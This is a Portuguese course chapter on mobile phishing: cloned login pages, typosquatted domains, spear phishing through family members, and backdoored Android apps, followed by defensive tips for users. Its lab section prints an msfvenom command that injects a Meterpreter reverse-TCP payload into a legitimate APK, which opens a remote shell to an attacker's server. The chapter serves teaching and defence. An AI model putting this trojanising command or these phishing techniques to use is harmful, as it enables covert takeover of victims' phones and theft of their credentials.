


HACKER ATTACK

SECURITY MOBILE



11

LISTA DE FIGURAS

Figura 1– Mapa global de atores e alvos de <i>phishing</i>	8
Figura 2 – Página de autenticação do Google falsa (à esquerda) e a página original (à direita)	10
Figura 3 – Página de autenticação do Dropbox	11

EXEMPLO

LISTA DE CÓDIGOS-FONTE

Código-fonte 1 – Comando para injeção de código em um APK	14
---	----

EMSE

SUMÁRIO

MOBILE PHISHING	5
1 INTRODUÇÃO	5
2 COMO FUNCIONA O <i>PHISHING</i>	6
2.1 Phishing e spear phishing.....	6
3 TÉCNICAS DE MOBILE PHISHING	8
3.1 Via Plataforma.....	9
3.2 Via Fake Website	10
3.3 Via Mobile App	12
4 LABORATÓRIO – APK INJECTION	13
5 CONSIDERAÇÕES DE SEGURANÇA	14
CONCLUSÃO.....	15
REFERÊNCIAS.....	17

MOBILE PHISHING

1 INTRODUÇÃO

Conhecemos os conceitos relacionados ao *Session Hijacking* (sequestro de sessão), em suas duas variantes comumente utilizadas: *TCP Hijacking* e *HTTP Hijacking*.

A diferença entre a forma TCP da HTTP se dá pela camada em que o sequestro das informações de sessão ocorre. Na versão em que se utiliza o protocolo TCP, o invasor fica escutando (sniffando) a rede durante o processo de estabelecimento de uma conexão/login, aguardando pelo momento em que o servidor finaliza a etapa de autenticação ao enviar para o cliente o *SessionID* (código de sessão), que valida o login de um usuário durante essa sessão no website.

Já na versão com o protocolo HTTP, este explora eventuais vulnerabilidades do *cookie* de sessão de um website, quando o sistema não habilita os modos *HttpOnly* e *Secure* no momento de armazenar o *SessionID* no browser do usuário. Desse modo, o invasor consegue, a partir de um código em *JavaScript*, ter acesso às informações de sessão, seja via um XSS (*Cross-Site Scripting*) ou até mesmo por meio de uma extensão ou plugin do browser infectado.

Os métodos apresentados até então exploram vulnerabilidades técnicas de um sistema ou de um *website*, mas um invasor pode se deparar com uma situação em que o sistema esteja bem configurado e blindado, e a busca por *exploits* se torna fútil ou muito trabalhosa, uma situação infeliz para o invasor.

Neste capítulo, vamos analisar uma forma de ataque que se utiliza basicamente de Engenharia Social e conhecimentos de programação para explorar um ponto fraco que raramente é blindado: a ingenuidade de um usuário comum. E um invasor pode se utilizar do *phishing* como uma forma de conseguir obter acesso a um sistema utilizando um usuário como meio.

2 COMO FUNCIONA O *PISHING*

Phishing (de pescaria) são técnicas que fazem o usuário acreditar que um determinado *website*, ou aplicativo ou ferramenta seja legítima, de modo que o usuário acaba por fornecer as suas credenciais de acesso ou até mesmo informações confidenciais, por acreditar que o meio é autêntico.

Esse termo é utilizado pelo fato de que o usuário (peixe) é atraído por uma armadilha (isca ou o *website* / aplicativo falso) e acaba por se tornar uma vítima (sendo pescado).

2.1 Phishing e spear phishing

Existe uma enorme variedade de formas de realizar o *phishing*, mas em todas elas existe um componente de *engenharia social* como uma forma de chamar a atenção do usuário e fazer com que ele acredite na legitimidade da isca.

Essa isca pode aparecer sob vários formatos, desde e-mails cujo remetente se identifica como uma instituição financeira, alertando da necessidade de entrar em um link para fazer a validação de alguns dados cadastrais, até a clonagem de *websites* oficiais, de forma que um usuário desatento, ao colocar uma URL ligeiramente errada, acaba caindo no domínio controlado pelo invasor, mas não percebe o erro por conta de o site ser igual (ou muito similar) ao *website* original.

A intenção do invasor com essas técnicas é tentar obter o máximo possível de informações dos usuários, desde suas informações pessoais, até as credenciais de acesso para sistemas corporativos.

É no grau de especificidade no uso do *phishing* que distingue o *phishing* “clássico” do chamado *spear phishing*. No *spear phishing*, o invasor não quer os dados de qualquer usuário ou de um número elevado de usuários, ele, muitas vezes, as informações de um usuário específico.

Ao ter um usuário muito específico do qual coletar essas informações, o invasor faz uso mais intensivo da *engenharia social* para identificar pontos fracos que o usuário poderia deixar durante o seu dia a dia.

Normalmente, os alvos de um *spear phishing* costumam ser autoridades do mundo político, militar e/ou corporativo, pois são indivíduos que possuem credenciais de acesso para sistemas carregados de informações confidenciais ou de grande valor econômico para o invasor.

O leitor pode pensar, neste momento, se o *spear phishing* não seria impossível de ser executado com sucesso em um usuário mais malicioso, no aspecto de ser cauteloso ao navegar na internet durante o expediente ou em locais públicos. Nesses casos, o invasor pode fazer uso de uma pessoa próxima a esse indivíduo para injetar uma aplicação com um *backdoor* para ter uma porta de entrada para o dispositivo deste indivíduo.

É mais fácil dar um exemplo para ilustrar essa situação: vamos supor que queiramos roubar informações de um executivo de uma grande corporação que foi treinado para não acessar sites estranhos, não fazer uso de dispositivos eletrônicos da empresa para uso pessoal. Mas ele tem um filho pequeno que adora brincar em um tablet pessoal na rede local da sua casa.

O invasor, em vez de tentar injetar um *backdoor* em algum dispositivo do executivo, o que seria uma tarefa difícil, prefere fazer um *backdoor* em alguns jogos infantis, para atrair a atenção da criança, de forma que ela instale um dos jogos “infectados” no tablet pessoal.

Tendo um acesso ao tablet pessoal da criança, o trabalho do invasor fica mais fácil no sentido de que acaba tendo acesso à rede local da casa do executivo. Ou seja, o cuidado com as vulnerabilidades e a superfície de ataque não se refere meramente ao contorno do sistema e das pessoas que o acessam diretamente, o escopo deve envolver as pessoas próximas que podem fazer parte das etapas iniciais de um ataque como trampolins para o objetivo final do invasor.

Observação: deixei o exemplo dessa forma para ficar mais didático, colocando que o executivo não utilizava equipamento corporativo para seus interesses pessoais. No caso real, o executivo, em uma dada ocasião, entregou o celular corporativo para a criança jogar e ficar quieta. A criança instalou uma série de jogos infectados que permitiram a um invasor ter acesso direto a várias aplicações corporativas do celular do executivo, causando um prejuízo econômico na ordem de dezenas de milhões de dólares ao longo de alguns meses.

Com o aumento na utilização de *smartphones* pelas pessoas e nos mais variados ambientes, houve um aumento significativo do uso do *mobile phishing* ou de adaptações para *mobile*, empregando o *smartphone* como plataforma ou ponto inicial para um ataque, tópico esse que é tratado com maior profundidade técnica na próxima seção.

3 TÉCNICAS DE MOBILE PHISHING

Vale a pena comentar algumas estatísticas antes de aprofundarmos nas formas de *mobile phishing* mais utilizadas atualmente. Segundo IBM (2022), a taxa de clique chegou a 53, 2%, em outras palavras, a eficácia do clique de *phishing* aumentou três vezes se comparado a 2021.

Existem grupos especializados que realizam *phishing* em larga escala, tendo uma concentração maior de atores (invasores) dos EUA, Inglaterra e no Sudeste Asiático, conforme apresentado na figura “Mapa global de atores e alvos de *phishing*”.




Figura 1– Mapa global de atores e alvos de *phishing*
Fonte: Lookout (2019)

Repare que os alvos de ataques de *phishing* estão espalhados globalmente, tornando o *phishing* um dos maiores riscos de *cybersecurity* na atualidade. Além disso, os riscos tendem a aumentar, uma vez que novos sites de phishing continuam a serem desenvolvidos.

Nos próximos subtópicos, serão apresentadas as principais formas de *mobile phishing* utilizadas atualmente, lembrando que novos formatos e variantes de *phishing* surgem a cada momento, mas, resumidamente, são três categorias:

- Via Plataforma: uso de plataformas de mídias sociais ou e-mail para compartilhamento de links para páginas de *phishing*.
- Via *Fake Website*: criação de um website semelhante ou idêntico ao do site alvo, fazendo com que o usuário navegue nele como se tivesse no site original.
- Via *Mobile App* com *Backdoor*: obter o arquivo de instalação de um app legítimo e encapsular um *backdoor* nele.

Essas três categorias de ataque podem ser combinadas ou utilizadas isoladamente, isso depende da complexidade e da profundidade de conhecimento técnico do invasor.

3.1 Via Plataforma

Utilizar as redes sociais ou o e-mail para compartilhar links de *phishing* é a forma mais barata, prática e fácil para obter uma quantidade elevada de informações dos usuários.

Porém, essa forma apenas é interessante quando o invasor não possui um escopo muito específico de tipo de usuário na qual terá acesso às informações, assim como a taxa de acessos pelo link pode ser baixa, dependendo fortemente da forma com a qual o *phishing* é disfarçado no conteúdo e do tipo de público.

A forma de uso costuma ser de mensagens e/ou e-mails em que o invasor se identifica como sendo da plataforma ou de um serviço, normalmente solicitando que o usuário entre em um determinado link para atualizar seus dados cadastrais ou saber mais sobre uma notificação de segurança.

Em relação à forma de obtenção dos dados por meio de um *website* similar ao original, os detalhes serão vistos no próximo subtópico.

3.2 Via Fake Website

O uso da técnica de clonagem de *websites* já é bem conhecido pelos invasores desde a popularização da Internet, pois é possível obter facilmente o código-fonte HTML e das figuras de uma página simplesmente inspecionando o código pelo browser.

O código inspecionado é o renderizado pelo servidor web, mas na ótica de um usuário final, esteticamente, não apresenta muitas diferenças na parte estática da página.

Atualmente, os invasores sofisticaram tanto a técnica tornando muito difícil até para um especialista em tecnologia descobrir facilmente se uma página é falsa. Observe a figura a seguir e tente descobrir qual é a página falsa e qual é a página verdadeira de login para o Google. Depois, pense em quais aspectos percebeu diferenças que poderiam ser sinais suspeitos de uma página falsa (Não leia a legenda da figura antes de formar sua opinião sobre.).




Figura 2 – Página de autenticação do Google falsa (à esquerda) e a página original (à direita)
Fonte: Google Imagens (2019)

São detalhes sutis que atualmente diferenciam uma página falsa de uma página original, detalhes que muitas vezes são percebidos apenas para usuários atentos a pequenas mudanças ou de layout ou de informações que não aparecem em uma página falsa.

Nesse caso, a página falsa possui alguns problemas de espaçamento para o texto (O Google adota uma norma bem rígida na parte de harmonização e de distribuição de conteúdo em suas páginas.), assim como não há links para acessar outras funcionalidades, tais como criar uma conta ou descobrir a sua conta (pois o invasor não tem como simular essa parte do processo).

Existem invasores mais ousados, que copiam até esses detalhes de recuperação de senha, tornando o trabalho de identificar a legitimidade de uma página muito mais difícil, como no exemplo do Dropbox, na figura “Página de autenticação do Dropbox”. Fica a cargo do leitor descobrir qual é a versão falsa e qual é a versão verdadeira.




Figura 3 – Página de autenticação do Dropbox
Fonte: Lookout (2019)

Existem outros pontos, agora de natureza mais técnica, que permitem que o invasor passe a impressão de que seu *website* clonado seja legítimo, o primeiro deles é comprar um domínio com nome muito similar ao verdadeiro, trocando ou omitindo apenas uma das letras (de preferência, por uma letra próxima do teclado, o porquê disso será apresentado logo a seguir).

É melhor ilustrar isso com um exemplo. Vamos supor que um invasor decida clonar o *website* do Facebook (<http://www.facebook.com.br>) de forma a querer coletar informações do login dos alunos. Ele poderia tentar comprar um domínio similar, por

exemplo, (<http://www.facebok.com.br>). Repare que esse domínio possui uma letra “o” a menos.

Usuários desatentos e que costumam errar na digitação da URL (situação comum especialmente em *smartphones*) podem acabar entrando em uma versão falsa do *website* acidentalmente. Claro que o invasor vai precisar registrar vários domínios de nome similar para aumentar as chances de um usuário entrar erroneamente em um site falso.

Observação: O domínio similar já está registrado no Registro.br, então esse exemplo não vai funcionar na realidade.

E um último ponto que ajuda ao invasor a parecer “legítimo” para um usuário descuidado, é a respeito do modo HTTPS no browser (o famoso ícone de cadeado que representaria segurança). Hoje em dia, é possível gerar certificados HTTPS gratuitamente por meio de serviços como o Let’s Encrypt, por exemplo, para o domínio falso, e com isso, o browser do usuário considera o *website* como seguro.

3.3 Via Mobile App

Uma última variedade seria no uso de aplicativos para celular que sejam “clonados”, aplicações muito similares aos verdadeiros, mas que possuem um *backdoor* instalado em conjunto.

Marketplaces de aplicativos como o Google Play são severamente expostos a essa modalidade de *phishing*, pois basta ter uma conta de Gmail válida para poder fazer o *upload* de um aplicativo na loja do Google.

Observação: Atualmente, não está tão fácil esse processo, o Google aumentou a rigidez nos critérios para manter um aplicativo em sua loja, além de fazer varreduras por vírus ou por *backdoors* por meio do Google Play Protect no celular dos usuários.

Já os usuários de celular Apple contam com uma proteção maior devido à varredura e verificação da qualidade dos apps feita pela própria Apple, em especial durante as primeiras submissões de um aplicativo. No entanto, modelos que possuem o Jailbreak realizado conseguem burlar as proteções oferecidas pelo iOS e instalar aplicativos de terceiros que não constam na App Store.

Com relação a aplicativos Android, o uso mais comum de *phishing* é por meio da injeção de um *trojan* ou um *backdoor* em um aplicativo legítimo, e utilizando-se de técnicas de engenharia social, induzir o usuário a baixar o arquivo .apk (arquivo de instalação de um aplicativo em Android) e instalá-lo em seu celular.

A injeção de um *backdoor* não é uma tarefa muito difícil de realizar, como veremos na próxima seção.

4 LABORATÓRIO – APK INJECTION

Aviso: este laboratório não será feito etapa a etapa, visto que seu objetivo é mostrar como é prático de se instalar um *backdoor* em um instalador do Android, apenas para intuítos didáticos. Não seja do mal, use esse conhecimento para o bem de todos.

A infraestrutura para fazer o processo de injeção em um APK é bem simples, envolvendo os seguintes componentes:

- Servidor com o Metasploit instalado e habilitado.
- APK de um app original do Android.

A primeira parte que envolve o set-up do Metasploit não será coberta neste tutorial, mas é possível facilmente encontrá-lo na internet. É preferível que ele seja instalado em uma máquina virtual ou em uma distro linux (como o Kali Linux) diretamente em uma máquina. Versões containerizadas (usando Docker ou variantes) terão que fazer umas etapas manuais a mais para a etapa de injeção.

Já a segunda parte, é possível obter o APK de diversas aplicações Android nos sites APKPure (<https://apkpure.com/>) ou APKMirror (<https://www.apkmirror.com/>), dentre outros. Lembrando que esses sites, não obrigatoriamente, são confiáveis.

Na máquina com o Metasploit, existe uma ferramenta chamada **msfvenom**, que cria o código a ser injetado em um aplicativo (no caso, o nosso app Android escolhido).

O **msfvenom** pode tanto gerar o *backdoor* como também já injetá-lo em um APK (essa parte só funciona em um Metasploit executando em uma VM ou

diretamente na máquina), utilizando um simples comando, como “Comando para injeção de código em um APK”:

```
./msfvenom \  
-p android/meterpreter/reverse_tcp \  
LHOST=<IP do Servidor Metasploit> \  
LPORT=<Porta a ser aberta> \  
-x /tmp/original.apk  
-o /tmp/injetado.apk
```

Código-fonte 1 – Comando para injeção de código em um APK
Fonte: Elaborado pelo autor (2019)

Os parâmetros **LHOST** e **LPORT** precisam ser configurados com cuidado, pois os seus significados não são tão óbvios. O **LHOST** é o IP da máquina, no qual está o Metasploit instalado, enquanto o **LPORT** é a porta que será aberta (portanto, vulnerável) para a conexão.

O arquivo **original.apk** se trata do app original a ser injetado e o **injetado.apk** será o arquivo “infectado” gerado pelo **msfvenom**.

Depois, basta disponibilizar o APK para instalação e, enquanto a aplicação original estiver em execução, uma instância do **meterpreter** será instanciada, permitindo o monitoramento remoto via Metasploit.

Você pode se perguntar, agora, como se precaver contra um ataque de *phishing* desses? Discutiremos sobre essas considerações a seguir.

5 CONSIDERAÇÕES DE SEGURANÇA

Infelizmente, os ataques de *phishing* se tornaram tão sofisticados que muitos deles não possuem uma forma “técnica” para evitar ou prevenir a sua execução. Existem apenas recomendações e orientações que podem ser seguidas pelos usuários, de forma a reduzir a chance de que um ataque desses seja conduzido com sucesso:

- Não entrar em links ou abrir e-mails relacionados a tópicos envolvendo recadastro ou redefinição de senha. Entre em contato com a empresa

relacionada por outro canal (não utilizando o e-mail ou o telefone fornecidos pelo possível invasor).

- Não instalar aplicativos que sejam de fora da App Store oficial, nem habilitar as permissões para isso nos celulares.
- Não deixar que terceiros (mesmo que familiares) utilizem equipamentos eletrônicos utilizados para o trabalho. Separe os equipamentos por função, na medida do possível.
- Suspeite se um portal no qual já esteja logado anteriormente pedir novamente suas credenciais, especialmente se a tela de login aparentar ter alguns “defeitos” visuais ou for diferente da usual.
- Utilize atalhos do Favoritos em seu browser para entrar em websites frequentemente acessados (isso evita erros de digitação).
- Não reutilize senhas para vários serviços distintos.

Note que essas recomendações são para reduzir o aspecto de engenharia social que o invasor utiliza para que um usuário ingênuo acabe sendo vítima de um ataque de *phishing*, pois, atualmente, os antivírus para celular possuem pouca eficácia e os browsers em geral não conseguem detectar clones de websites.

CONCLUSÃO

Chegamos ao final de uma jornada, passamos por várias formas de ataques comumente utilizados, envolvendo desde vulnerabilidades de acesso a banco de dados, injeção de código, programação dinâmica, até formas mais elaboradas de ataques, como o *session hijacking* e *mobile phishing*.

Cada forma de vulnerabilidade explora uma fraqueza específica dentro da arquitetura de um sistema, e um conhecimento mais aprofundado por parte de um profissional de *cybersecurity* é essencial, pois um desenvolvedor de *software* tradicional não possui os conhecimentos adequados para conduzir esse tipo de análise.

A área de vulnerabilidades é uma guerra contínua, a cada dia, novas vulnerabilidades e formas de ataque são conduzidas, portanto, é necessário conhecer

cada vez mais sobre o código e o funcionamento interno das aplicações das quais você deseja se proteger.

EMANIP

REFERÊNCIAS

IBM. **X-Force Threat Intelligence Index 2022**. 2022. Disponível em: <<https://www.ibm.com/downloads/cas/ADLMYLAZ>>. Acesso em: 15 fev. 2022.

LOOKOUT. **Lookout Mobile Phishing Protection**. Disponível em: <<https://www.lookout.com/documents/datasheets/us/lookout-phishing-protection-ds-us.pdf>>. Acesso em: 16 jan. 2019.

WANDERA. **Mobile Phishing Attacks**. Disponível em: <<https://www.wandera.com/mobile-security/phishing/mobile-phishing-attacks/>>. Acesso em: 16 jan. 2019.